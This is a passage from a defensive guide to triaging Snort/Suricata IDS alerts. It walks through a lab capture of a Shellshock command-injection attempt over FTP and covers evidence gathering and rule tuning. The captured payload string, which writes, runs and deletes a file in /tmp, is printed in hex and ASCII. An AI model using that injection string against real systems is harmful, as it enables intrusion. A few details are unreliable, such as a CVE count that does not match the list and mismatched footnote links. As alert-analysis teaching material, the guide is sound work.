root@siem:~# echo "00 15 5D 02 02 0E 00 15 5D 02 02 0D 08 00 45 00 00 E0 EC 10 40 00 40 06 E9 E1 AC 10 06 02 AC 10 06 03 A5 C5 00 15 26 5F 9A F6 24 2E BF 30 80 18 00 E5 B4 12 00 00 01 01 08 0A 00 24 77
 00 11 28 76 50 41 53 53 20 28 29 20 7B 20 3A 3B 7D 3B 20 2F 62 69 6E 2F 73 68 20 2D 63 20 22 70 72 69 6E 74 66 20 27 5C 31 35 30 5C 31 35 30 5C 35 37 5C 31 34 32 5C 31 35 31 5C 31 35 36 5C 32 31 31 5C
 34 33 5C 31 32 30 5C 31 32 33 5C 32 31 31 5C 33 34 31 5C 32 36 30 5C 31 33 5C 33 31 35 5C 32 30 30 27 3E 3E 2F 74 6D 70 2F 6C 4A 70 44 4F 20 3B 20 2F 62 69 6E 2F 63 68 6D 6F 64 20 2B 78 20 2F 74 6D 70
 6C 4A 70 44 4F 20 3B 20 2F 74 6D 70 2F 6C 4A 70 44 4F 20 3B 20 72 6D 20 2D 66 20 2F 74 6D 70 2F 6C 4A 70 44 4F 22 0D 0A" | xxd -r -p - | od -Ax -tx1 -v | text2pcap - file2.pcap
Input from: Standard input
Output to: file2.pcap
Output format: PCAP
Wrote packet of 238 bytes.
Read 1 potential packet, wrote 1 packet (278 bytes).
```

Method 2: Copying files around

Highlight and copy the hex dump to your system's clipboard. Open your text editor of choice (For Windows, I recommend notepad++, and on OSX TextWrangler/BBEdit) and copy the hex dump to your text editor. Save the file, making sure that you converted newlines to Unix style (LF):




Afterwards, using SCP or your file transfer method of choice, transfer this file to your Linux box for conversion, and use the following command (assuming the text file's name is "dump.txt") the end result should be a packet capture named "dump.pcap":

```
cat dump.txt | xxd -r -p - | od -Ax -tx1 -v | text2pcap - dump.pcap
```

```
root@siem:~# cat dump.txt | xxd -r -p - | od -Ax -tx1 -v | text2pcap - dump.pcap
Input from: Standard input
Output to: dump.pcap
Output format: PCAP
Wrote packet of 238 bytes.
Read 1 potential packet, wrote 1 packet (278 bytes).
```

Regardless of what method you used, you can then use SCP or your file copy method of choice to copy this from your Linux system back to your primary workstation for analysis in Wireshark, or if your Linux system has a GUI, open up wireshark and analyze the packet capture on that system.

I copied the pcap file from my Linux box to my Windows box, and opened it in wireshark. It was able to parse the frame, packet, and tcp headers, and determine that this was indeed FTP traffic:

```
file1.pcap
File  Edit  View  Go  Capture  Analyze  Statistics  Telephony  Wireless  Tools  Help
Apply a display filter ... <Ctrl-/>
No.   Time       Source       Destination   Protocol  Length  Info
    1 0.000000   172.16.6.2   172.16.6.3    FTP          238  Request: PASS () { :;}; /

> Frame 1: 238 bytes on wire (1904 bits), 238 bytes captured (1904 bits)
> Ethernet II, Src: Microsof_02:02:0d (00:15:5d:02:02:0d), Dst: Microsof_02:02:0e (00:15:5d:02:02:0e)
> Internet Protocol Version 4, Src: 172.16.6.2, Dst: 172.16.6.3
> Transmission Control Protocol, Src Port: 42437 (42437), Dst Port: 21 (21), Seq: 1, Ack: 1, Len: 172
> File Transfer Protocol (FTP)

0000  00 15 5d 02 02 0e 00 15  5d 02 02 0d 08 00 45 00   ..]..... ].....E.
0010  00 e0 ec 10 40 00 40 06  e9 e1 ac 10 06 02 ac 10   ....@.@. ........
0020  06 03 a5 c5 00 15 26 5f  9a f6 24 2e bf 30 80 18   ......&_ ..$..0..
0030  00 e5 b4 12 00 00 01 01  08 0a 00 24 77 17 00 11   ........ ...$w...
0040  28 76 50 41 53 53 20 28  29 20 7b 20 3a 3b 7d 3b   (vPASS ( ) { :;};
0050  20 2f 62 69 6e 2f 73 68  20 2d 63 20 22 70 72 69    /bin/sh  -c "pri
0060  6e 74 66 20 27 5c 31 35  30 5c 31 35 30 5c 35 37   ntf '\15 0\150\57
0070  5c 31 34 32 5c 31 35 31  5c 31 35 36 5c 32 31 31   \142\151 \156\211
0080  5c 33 34 33 5c 31 32 30  5c 31 32 33 5c 32 31 31   \343\120 \123\211
0090  5c 33 34 31 5c 32 36 30  5c 31 33 5c 33 31 35 5c   \341\260 \13\315\
00a0  32 30 30 27 3e 3e 2f 74  6d 70 2f 6c 4a 70 44 4f   200'>>/t mp/lJpDO
00b0  20 3b 20 2f 62 69 6e 2f  63 68 6d 6f 64 20 2b 78    ; /bin/ chmod +x
00c0  20 2f 74 6d 70 2f 6c 4a  70 44 4f 20 3b 20 2f 74    /tmp/lJ pDO ; /t
00d0  6d 70 2f 6c 4a 70 44 4f  20 3b 20 72 6d 20 2d 66   mp/lJpDO  ; rm -f
00e0  20 2f 74 6d 70 2f 6c 4a  70 44 4f 22 0d 0a          /tmp/lJ pDO"..
```

So what does this packet capture tell us? It confirms the source and destination IP, transport protocol, and the source and destination ports. It also lets us see what sort of payload the source system was attempting to send. From the looks of things, the target system was running an FTP server, and from what it looks like, an attacker was attempting to perform a command injection vulnerability using the FTP PASS parameter. Let's go look up the rule number 32069, paying attention to the metadata sections, in particular any reference keywords:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"OS-OTHER Bash envi-
ronment variable injection attempt"; flow:to_server,established; con-
tent:"PASS "; depth:5; content:"() {"; fast_pattern:only; metadata:pol-
icy balanced-ips drop, policy max-detect-ips drop, policy security-ips
drop, ruleset community, service ftp; reference:cve,2014-6271; refer-
ence:cve,2014-6277; reference:cve,2014-6278; reference:cve,2014-7169;
classtype:attempted-admin; sid:32069; rev:3;)
```

According to the reference keyword, we have Three CVE numbers we can look up in relation to this rule; CVE 2014-6271[61], 2014-6277[62], 2014-6278[63], and 2014-7169[64]. According to the rule header above, we can confirm that this rule is targeting FTP servers on port 21/tcp (or systems with the FTP service tag via host attributes XML), and by cross-referencing the packet capture with the rule content matches, we can confirm that the ASCII text “PASS ” (with a space afterwards) appears in the first five bytes of the packet payload, followed by the sequence “() {“ elsewhere in the packet payload. Based on researching the CVE numbers, and the rest of the payload, we can surmise that the attacker was attempting to exploit the “shellshock” bug on an FTP connection to the target system.

[61] https://nvd.nist.gov/vuln/detail/CVE-2014-6271
[62] https://nvd.nist.gov/vuln/detail/CVE-2014-6277
[63] https://nvd.nist.gov/vuln/detail/CVE-2014-6278
[64] https://nvd.nist.gov/vuln/detail/CVE-2014-7169

# Chapter 5: Making Judgements via Supporting Evidence

In continuing with our scenario from Chapter 4, we have a better understanding on what the attacker is trying to do (exploit the “shellshock” vulnerability), we have some more questions that we want to answer:

**Was this attack successful?**
**If so, is there evidence of further malicious activity (e.g. post exploitation)?**
**If not, was it a false positive?**
**Does any IDS rule tuning need to be done?**

These are questions you would need to gather further network, host, and asset information before you could make a final judgment.

## 5.1: Network Diagrams and/or Asset Management

Strong asset management is a vital part of being able to interpret IDS and IPS rules properly. Whether it’s a ticket system, a spreadsheet full of host information, an internal wiki/confluence, vulnerability scanner logs, passive network fingerprinting suites (such as P0f[65], prads[66], or Bro), or simply by connecting to the KVM or IPMI port of a system to see with your own eyes, you need to know what Operating System and Service(s) a host is running to come closer to answering our questions above.

In the case of my lab, I know that 172.16.6.2 is a malicious host running Kali Linux, while 172.16.6.3 is a host running Linux, particularly Metasploitable 2, based on Ubuntu 8.04 which is a very old version of the Ubuntu Linux distribution. So old, that Canonical, the company responsible for Ubuntu, doesn’t support it anymore. Not only that, but this installation is running a whole host of services that are all kinds of old and vulnerable; some intentionally so. The least of which is an FTP server that our attacker attempted to attack.

You won’t have it so easy in the real-world. You might have to call associates at datacenters across the world to figure out what OS your server is running, or sift through weeks old network scans, or perhaps a rarely updated spreadsheet/wiki that will be all you have. Whatever system or systems you are using for asset management and service

65 http://lcamtuf.coredump.cx/p0f3/
66 https://github.com/gamelinux/prads

detection, keep using them, keep improving them, and ensure that the information is updated frequently, especially if you find any discrepancies. This will definitely help you with future investigations.

In the case of our lab network, I know the destination is running Linux; an old flavor of Linux, likely with the vulnerable version of the bash interpreter installed. So we know that the attacker was targeting the right OS, but was the service vulnerable? Is there evidence of post-exploitation activity?

## 5.2: Host-based security solutions

To answer the two questions from section 5.1, you'll need to look at your other network security data sources. These could be things such as other NSM sources that we have already discussed at some length, as well as data from host-based security solutions. Host-based security solutions and data is a bit of a far-reaching term, and can encompass all sorts of things, like system logs, AV alerts/quarantine notifications, file integrity monitoring, memory dumps, data from remote live forensics agents, system and application logs, process lists, network connections (sockets and established connections), and so on.

We're not going to get into log analysis or Data Forensics and Incident Response (DFIR), but you should be aware of host-based data sources you can and should have access to. Having this data on hand can enhance your capability to respond to IDS alerts, determine if they are true positives, and determine whether or not the host requires remediation. Consider pulling logs from host Antimalware and security solutions (e.g. antivirus endpoints like Symantec, Eset, Sophos, Crowdstrike, Carbon Black, Cylance, etc.), Consider pulling logs from system and security logs (**Linux/Unix:** messages, syslog, dmesg, auth, secure, Application/Service logs, etc. **Windows:** Application, System, Security, Audit, Sysmon, etc.)

In the case of our IDS alert, I could easily check output for the netstat and ps commands, in addition to looking at various logs in /var/log for any evidence of a successful exploit and/ or post-exploitation actions. Spoilers: The attacker in our scenario wasn't successful. While the correct sequence was sent to trigger the "shellshock" vulnerability, there are certain conditions that had to be met in order for the exploit to succeed that were not present, resulting in an attack, but unsuccessful exploitation. This will be a common sight for you if you are a SOC/NSM analyst, or responsible for reviewing IDS alerts in your company, especially if you have IDS sensors in your DMZ network segments, or at the network perimeter.

Bad guys love to wait until a proof-of-concept (PoC) exploits for a relatively new or recent vulnerability is available, modify it to drop a payload of their choosing, then just spray it all

---

[67] http://heartbleed.com/
[68] https://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability
[69] https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
[70] https://securelist.com/wannacry-ransomware-used-in-widespread-attacks-all-over-the-world/78351/

over the internet. We saw this with “heartbleed[67]”, we saw this with “shellshock[68]”, and most recently, we saw this with the shadowbrokers and the “eternal[69]” Windows SMB exploits (resulting in the WannaCry[70] ransomware worm). If there is a system out on the internet with an exposed service, bad guys will throw their exploit, regardless of whether or not they are targeting the wrong operating system, or the wrong software version of the service. It takes less time to simply spray and pray than it does to refine a list of potential targets. This means that after a vulnerability is identified, and a PoC exploit that results in remote code execution is available, attackers will spray it all over the internet. Doesn’t matter if it’s a Windows system, or if you have patches/remediations in place already, you’ll see attackers spraying it all over the net, and see it all over your perimeter and DMZ networks. This is why patching remote code execution vulnerabilities in general is extremely important, but even more so in services that you expose to the internet, because they are subjected to attacks constantly.

## 5.3: Open-Source Intelligence, and external data sources

Sometimes your investigations into IDS alerts won’t be easy open and close, sometimes you have to do a little bit of extra legwork and investigate sources where attacks came from, and/or file hashes to ascertain whether or not they were malicious, or successful. This is where making use of public search engines, open-source intelligence and information exchange with peers comes in handy. There are a wide variety of open-source intelligence repositories for malware on the internet, and discussing each and every one of them would take another 30 pages, and is beyond the scope of this already saturated guide. So let me break this down into open-source intelligence resources that are powerful, reliable, and mostly free:

1. Alienvault OTX[71]: Alienvault’s OTX is a threat intelligence exchange where people will post information about the latest threats. This could be anything from malware campaigns, to data dumps from honeypots that users manage. The data can be searched through, downloaded in a variety of formats, has an API, and is free. All you have to do is register.

2. Virustotal[72]: Virustotal is a wonderful resource. You can submit files to virustotal, and it submits that file to multiple antivirus engines to determine if the signature/scanning engine detects the file as malicious. Recently Virustotal has acquired several “Next-Generation” anti-malware solutions that use so-called “AI” or “Machine Learning” to score files on how malicious the product thinks they are as well. In addition to submitting files, you can also submit domains and URLs to virustotal to see if they have been seen before and/or how many reputation blacklists determine the URL or domain to be malicious. Virustotal’s greatest power comes from analysts being able to search on file hashes (md5, sha1, sha256) to see if a file has already been submitted previously and how many engines marked it as malicious. This allows analysts to determine if file they are investigating is malicious without uploading the file to Virustotal. This is extremely important because once the file is submitted to Virustotal, anyone with API access or a Virustotal Intelligence account can search for the file hash and download the file. This can lead to sensitive information

---

71 https://otx.alienvault.com/
72 https://www.virustotal.com/#/home/upload

leaking from your enterprise, or in the event of a malware investigation, could serve as a tip-off to threat actors that they have been discovered.

RiskIQ/passivetotal[73]: RiskIQ is free for a limited amount of data/queries per day, but the sheer amount of data available is great.

Threatminer[74]: a free resource containing all sorts of IOCs for a wide variety of malware samples, all 100% free.

Threatcrowd[75]: another open-source intelligence search engine. The great thing about threatcrowd is that it allows for easy pivoting via a node visualization system. You could start off with a malicious IP address, and find several domains, hashes and other resources that are tied to that IP address that can fuel indicator search and remediation efforts in your enterprise.

## 5.4: Other NSM data sources

We discussed other NSM solutions aside from IDS/IPS sensors at some length earlier. These other NSM platforms, or even other IDS/IPS alerts can be used to help determine whether a triggered alert warrants further investigation or tuning. Consider the following:

- The nature of flow data is the collection of network traffic metadata. Use this to your advantage to catch unknown bad things, and/or bad things using encrypted communications. Were there any other unusual flows that come immediately before, or immediately after the IDS alert occurred that are suspicious? Is there a pattern of traffic that occurs after the alert that may be malware C2/beaconing (e.g. contacting a particular IP address/domain consistently during a regular interval, etc.)? Has there been a substantial increase in traffic where the suspected host is the originator of the increase in traffic (e.g. increased outbound traffic that could indicate data exfiltration)?

- The nature of passive collection is to collect information about application layer protocol connections. If you are logging HTTP client headers, are you seeing unusual, non-standard HTTP user-agent strings after an alert has occurred? Unusual HTTP URLs getting logged? If you are collecting passive dns data, are you seeing dns requests to DNS to new domains? Are the volume of these requests small (e.g. only coming from a few hosts or DNS resolvers)? Did these new logs occur in or around the time the IDS alert occurred?

- Other IDS alerts can be designed to catch post-exploitation actions (e.g. malware C2 for known bad RATs, Trojans, etc.). Are there any other IDS alerts in or around the same time for the same host you are currently investigating? This could be post-exploitation action, or a persistent attacker attempting other exploitation methods.

- If you have Full Packet Capture, pull the network stream that triggered the alert and start carving files and data out of the packet capture, especially if the network traffic is unencrypted. You can easily obtain malware samples and all sorts of interesting things.

---

73 https://www.riskiq.com/products/passivetotal/
74 https://otx.alienvault.com/
75 https://www.virustotal.com/#/home/upload

# Chapter 6: Tuning and Noise Reduction

So you've made a judgement on your IDS alert if it's a true positive, and isn't generating an obnoxious amount of alerts, there's not much you have to do. Mark the alert as reviewed, and move on with your life. What are your options for tuning your ruleset if a particular rule is noisy? We will discuss options that are available for tuning Snort and Suricata IDS rulesets and sensors to reduce noise. We will be discussing Suppressions, Thresholds, BPFs, Pass Rules, and Simply disabling the rule altogether. Please note that many of these options are Snort/Suricata specific, and that other IDS/IPS vendors have different methods for tuning and rule management that you will have to consort with the documentation to discover.

## 6.1: Disabling Rules

Disabling IDS/IPS rules is the simplest way to go. Is a rule generating a ton of false positives? Is the rule not relevant to your operating environment (e.g. Windows exploit alerts from a sensor on a network segment that has zero Windows hosts)? Maybe disabling the rule is the right option for you.

For Snort and Suricata, disabling an IDS rule in your ruleset is as simple as placing a octothorpe (#) in front of the rule header of a rule. This comments out the line entirely and prevents the rule from being loaded into memory. What if you have multiple rules you want to disable? Your best bet is a rule management solution like pulledpork.

Pulledpork has the disablesid.conf file that lets you specify different strings and/or expressions to search your ruleset for, and let pulledpork handle disabling them for you. For example, you're running Snort in your enterprise and you used pulledpork to generate the default "Security over Connectivity" ruleset to apply to your passive IDS sensor. This Snort ruleset has a lot of HP Openview rules enabled by default, but you don't use HP's Openview product in your environment, so you really don't care of any of the 66 rules for HP Openview are generating alerts.

Open the disablesid.conf file, and input the line:

```
pcre:HP OpenView
```

Save the file, and re-run pulledpork, including the disablesid.conf file as the pulledpork documentation recommends (using the "-i" flag), and that's 66 rules you don't have to worry about anymore. You can also specify CVE Numbers, MS vulnerability identification numbers, Snort/Suricata sid numbers, or even specify entire rule categories.

Bear in mind however, disabling IDS/IPS rules isn't always the best method. For instance, if the IDS rule is valid, and is a valid concern, you may consider setting a rule threshold instead, or if the rule is generating an overwhelming amount of false positives for a set of hosts, but the rule may still be considered valuable to you, might consider implementing a pass rule or BPF instead.

## 6.2: Pass Rules

As we established earlier, there are a variety of actions that can be assigned to a Snort/Suricata IDS rule header. Pass rules are rules that if the content match of the rule occurs, then we want to forward the packet/stream. The pass rule action is supported on both Snort and Suricata. Not only that, but the pass action, by default, are considered highest in action priority for both Snort and Suricata. What does this mean? Lets use an example:

I'm going to give you a real-world problem I dealt with, and how I solved with pass rules. A few years ago a group of advanced threat actors given the moniker "Careto" were actively exploiting targets around the world. A threat report was generated regarding their activities, and of course a set of Snort rules were written to detect their implants. Let's look at sid 29760:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"BLACKLIST User-Agent known malicious user-agent string MSIE 4.01 - Win.Trojan.Careto"; flow:to_server,established; content:"Mozilla/4.0 |28|compatible|3B| MSIE 4.01|3B| Windows NT|29 0D 0A|"; fast_pattern:only; http_header; metadata:impact_flag red, policy balanced-ips drop, policy security-ips drop, ruleset community, service http; reference:url,www.virustotal.com/en/file/19e818d0da361c4feedd456fca63d68d4b024fbbd3d9265f606076c7ee72e8f8/analysis/; classtype:trojan-activity; sid:29760; rev:2;)
```

This rule is looking for the string "`Mozilla/4.0 (compatible; MSIE 4.01; Windows NT)\r\n`". It's a very simple content match and incredibly simple detection. The problem with this however, is that some versions of HP's OpenView product, when probing systems on HTTP ports use this as the default user-agent string. HP OpenView sends hundreds of probes every few minutes with this user-agent. You could see where this could get annoying VERY quickly. Let assume in our example, that there are two OpenView servers; 10.0.0.1, and 10.0.0.2. You know that they aren't infected with this threat actor's implants, and you want the alerts to stop for them, but remain active for other hosts in your network. Consider the following rule:

```
pass tcp [10.0.0.1, 10.0.0.2] any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PASS RULE user-agent string MSIE 4.01 - Win.Trojan.Careto"; flow:to_server,established; content:"Mozilla/4.0 |28|compatible|3B| MSIE 4.01|3B| Windows NT|29 0D 0A|"; fast_pattern:only; http_header; metadata:service http; reference:url,www.ourinternaldocumentation.corporation/passrules/orsomesuch; sid:1000000; rev:1;)
```

You add this rule to a local.rules file, include it your Snort.conf, and reload Snort and suddenly you'll notice there are a lot less alerts triggered for this rule from your OpenView servers. But why? pass rules get evaluated first in terms of priority, that means that the if the traffic that matches the pass rule occurs, that traffic passes through without generating an alert, even if there is an identical rule with an alert rule action. Think of pass rules as a surgical tuning method. You want the rule content matches to be true (like an alert rule), but you want that specific traffic that matches the pass rule criteria to NOT generate alerts (e.g. to or from an IP address, or group of IP addresses, and maybe even a specific subset of destination ports).

As previously stated, pass rules are supported on both Snort and Suricata, you would simply at them as local (as in locally created) rules and include them in the configuration file for your IDS/IPS solution of choice. For directions on how to include local rules in Suricata, consult the documentation[76]. For Snort, the directions are nearly identical – make sure you have an "`include /path/to/local.rules`" statement with your other snort rules, and that your local.rules file has your pass rule inside.

Please be aware that local rules (yes, this includes your pass rules as well) MUST have a unique sid assigned to them. It is recommend that your local.rules file should use sid numbers between 1000000-1999999. Every locally created rule file requires a sid number, and a rev number. Even if all you did was copy an alert rule and change it from "`alert`" to "`pass`" and set specific IP addresses in the rule header, the revision number should ALWAYS start at 1. Every time you make a rule change, any change at all, that revision number MUST be incremented. In addition to this, Suricata users should be aware that pass rules will still log protocol information and statistics to the eve log.

## 6.3: BPF (Berkeley Packet Filtering)

BPF is a technology that is as old as packet capturing itself. BPFs are a sort of language that can be used to describe what network traffic you want to collect. BPFs can range from incredibly simple, to extremely complex. I won't go into the intricacies of BPF here, but there is ample, excellent documentation online that serves as an excellent reference for understanding BPF syntax[77]. Lets try to address yet another real-world example where BPF can be used by Snort or Suricata.

---

[76] https://suricata.readthedocs.io/en/latest/rule-management/adding-your-own-rules.html
[77] https://biot.com/capstats/bpf.html

Your organization has designated vulnerability scanner systems, and regularly scheduled vulnerability scans. Every time these scans run, your scanner hosts generate a TON of alerts, and rightfully so, they're throwing scans that look like exploitation attempts at servers in your home network. You've been asked to find a way to prevent the vulnerability scanners from generating alerts on the IDS. Let's assume your three vulnerability scanners are 172.16.1.2, 10.0.0.2, and 192.168.1.2. Here is what a BPF would look like to exclude your IDS from evaluating any traffic from these three hosts:

```
not src host (172.16.1.2 or 10.0.0.2 or 192.168.1.2)
```

This is a really simple BPF that ignores all traffic where these IP addresses are the source address. Now, how do you get Snort or Suricata to use this? For Snort, place the contents of your BPF into a file that the user you are running Snort as can access and read, and use the "`config bpf_file: /path/to/your.bpf`" directive in snort.conf, or the "`-F` /path/to/your.bpf" option on the command line, as per their documentation[78]. For Suricata, the method is more or less the same. Create a BPF, write it to a file that the Suricata user can access and read, and either use the "`-F /path/to/your.bpf`" command line option, or the "bpf-filter: /path/to/your.bpf" option in the suricata.yaml file[79].

BPF filters are extremely easy to learn, and extremely easy to get wrong with absolutely no warning. What I mean by that is that BPFs don't give you any warning if you mess up the syntax, or ignore more traffic than you intended to ignore initially, meaning that if you use a BPF incorrectly, you could be ignoring large amounts of traffic and never know it. So long as the BPF syntax is valid, Snort or Suricata will happily accept it. So you need to be absolutely sure that the BPF filter you craft produces the desired results, and ONLY the desired results, or it could result in large blind spots in your IDS/IPS sensor deployments. Tread lightly, generate packet captures, and test your packet captures against the BPF you want to use, both with tcpdump and your IDS/IPS solution of choice before deploying them.

## 6.4: Suppressions

Rule suppressions are something I never truly used, because other tuning methods just work better. For completion's sake however, a suppression allows you to define a series of rules that will not generate alerts if their rule criteria is triggered, or if the rule comes from a specific source IP, or is headed towards a particular destination IP. This seems somewhat useful, however the rule you are suppressing is still enabled, and not only that, has to be evaluated before a suppression is considered. In other words, every situation where you would consider suppressing a rule, you'd be better served by disabling it, or using a pass rule. If you are interested in studying how to configure Suppressions, both the Snort and Suricata documentation have detailed instructions on how to utilize them[80][81].

---

78 http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node16.html#SECTION00313000000000000000

79 https://suricata.readthedocs.io/en/latest/configuration/snort-to-suricata.html#bpf

80 http://suricata.readthedocs.io/en/latest/performance/ignoring-traffic.html#suppress

81 http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node19.html#SECTION00343000000000000000

## 6.5: Thresholds

Rule thresholds are somewhat interesting. A threshold lets you define how many times an alert can occur in a given time window (limit), or define how many times a rule must match before an alert gets logged (threshold), or you can do both (both). Note that thresholds are a rule option you can implement in a rule body, in addition to be a global option you can specify in either snort.conf, or suricata.yaml (Please note, that per the Snort user manual, that the threshold rule option is considered deprecated, and is being replaced by the `detection_filter` rule option[82][83]. Additionally, per the Snort user manual, event_filters, and thresholds are essentially the same thing – "threshold is an alias for event_filter[84]"). For the sake of simplicity, we're only going to discuss setting global thresholds, that is, threshold settings that are included in either the snort.conf or suricata.yaml file.

For example, if you have an alert to detect SSH bruteforce attacks, and you know that the same source IP address is going to be attempting to brute-force internet-exposed IP addresses at your perimeter constantly (god help you, I hope you turned off password authentication), but you still want to see what IP addresses are attacking your servers, maybe you would set up a limit that says to log a single alert from a source IP address attempting to brute force you, once every 5 minutes (300 seconds). That would look like this (assuming rule number 1337 was a rule for detecting SSH brute force attacks):

```
threshold gen_id 1, sig_id 1337, type limit, track by_src, count 1, seconds 300
```

This tells Snort or Suricata that no matter how many alerts trigger for rule 1337 in a 5 minute window (starting from the first alert logged during this five minute window) from a specific source IP address, only log a single alert. Let's say you want to do the opposite now, and you want to tell Snort or Suricata that you only want to log an alert if it occurs X number of times in a certain time window that would look like this (again, assuming our rule number is 1337)

```
threshold gen_id 1, sig_id 1337, type threshold, track by_src, count 5, seconds 300
```

This threshold is telling Snort/Suricata that rule 1337 needs to trigger 5 times in 5 minutes before an alert will get logged. Please be aware that if you are in IPS mode, that regardless of whether or not the alert gets logged, the packet WILL be dropped if the rule matches. I typically don't use the threshold type very often for exactly this reason; I want at least one alert per time period to get logged and let me know something has happened.

---

82 http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node35.html
83 http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node34.html#detection_filter
84 http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node19.html#event_filtering

I don't want to set a threshold that has to be met before I log even a single alert, because there is always that chance that the threshold won't be met, and I'll never see that alert, either leading to a loss in visibility (if the attacker is "low and slow" enough), or a massive troubleshooting headache (if the sensor is inline). If you want to learn more about how to format thresholds, refer to the Snort or Suricata documentation for further details[85][86].

[85] http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node19.html#event_filtering
[86] http://suricata.readthedocs.io/en/latest/configuration/global-thresholds.html#global-thresholds

# Chapter 7: Bonus Content - Bootstraps and Pre-built NSM Distributions

This guide has focused on NSM technologies, and IDS/IPS functionality. While effort has been put forth to list out individual open-source tools, there are a few operating system distributions (and bootstrapper/build scripts) which are built around network security monitoring that include practically all of the required tools “out of the box” to get started with NSM technology immediately.

Some of these solutions are recommended for non-production network use and may be suitable for a shared network lab environment, a home lab or home network, or simply to serve as proof of concept to show what open-source NSM tools are capable of. Here is a small selection of open-source Linux distributions that I have been made aware of for NSM enthusiasts:

Security Onion[87]: Security Onion is a Linux Distribution built on Ubuntu Linux, maintained by Security Onion Solutions. I have referred to it as the “Kali Linux of NSM distros”, with a plethora of NSM tools available sure to meet everyone’s needs. In addition to being available as a Linux Distro, there is also a Security Onion PPA containing pre-built software packages for easily installing just the components you desire on a pre-existing Ubuntu installation, thereby granting you the ability to custom install only the tools and features you desire.

Red Onion[88]: Some places don’t like Ubuntu, and forbid you from using it for anything that touches production. Maybe your workplace mandates the use of CentOS or Redhat due to enterprise licensing. Red Onion is a collection of “boostrap” scripts that will install a pre-defined set of tools on top of a Redhat or CentOS Linux installation.

RockNSM[89]: Rock NSM is another NSM bootstrap solution built and maintained by Missouri Cyber (MOCYBER). RockNSM, like Red Onion, takes a slightly different approach from the smorgasboard of options that the Security Onion distro gives you. Instead, there are only a handful of tightly integrated tools installed on top of an existing Redhat Enterprise Linux 7 or CentOS 7 Linux installation. Instead of shipping as a distribution, RockNSM ships as either Vagrant[90] (for virtualization platforms), or as a build script that utilizes Ansible[91], grabbing required components and installing them on-the-fly.

SELKS[92]: SELKS is a Debian-based Linux Distribution provided by Stamus networks that comes preinstalled with Suricata, ElasticSearch[93], Logstash[94], Kibana[95], Scirius, and Evebox[96]. The distribution is built primarily for IDS/IPS centering around Suricata as an IDS platform.

---

87 https://github.com/Security-Onion-Solutions/security-onion
88 https://github.com/hadojae/redonion
89 http://rocknsm.io
90 https://www.vagrantup.com
91 https://www.ansible.com
92 https://github.com/StamusNetworks/SELKS
93 https://www.elastic.co
94 https://www.elastic.co/products/logstash
95 https://www.elastic.co/products/kibana
96 https://evebox.org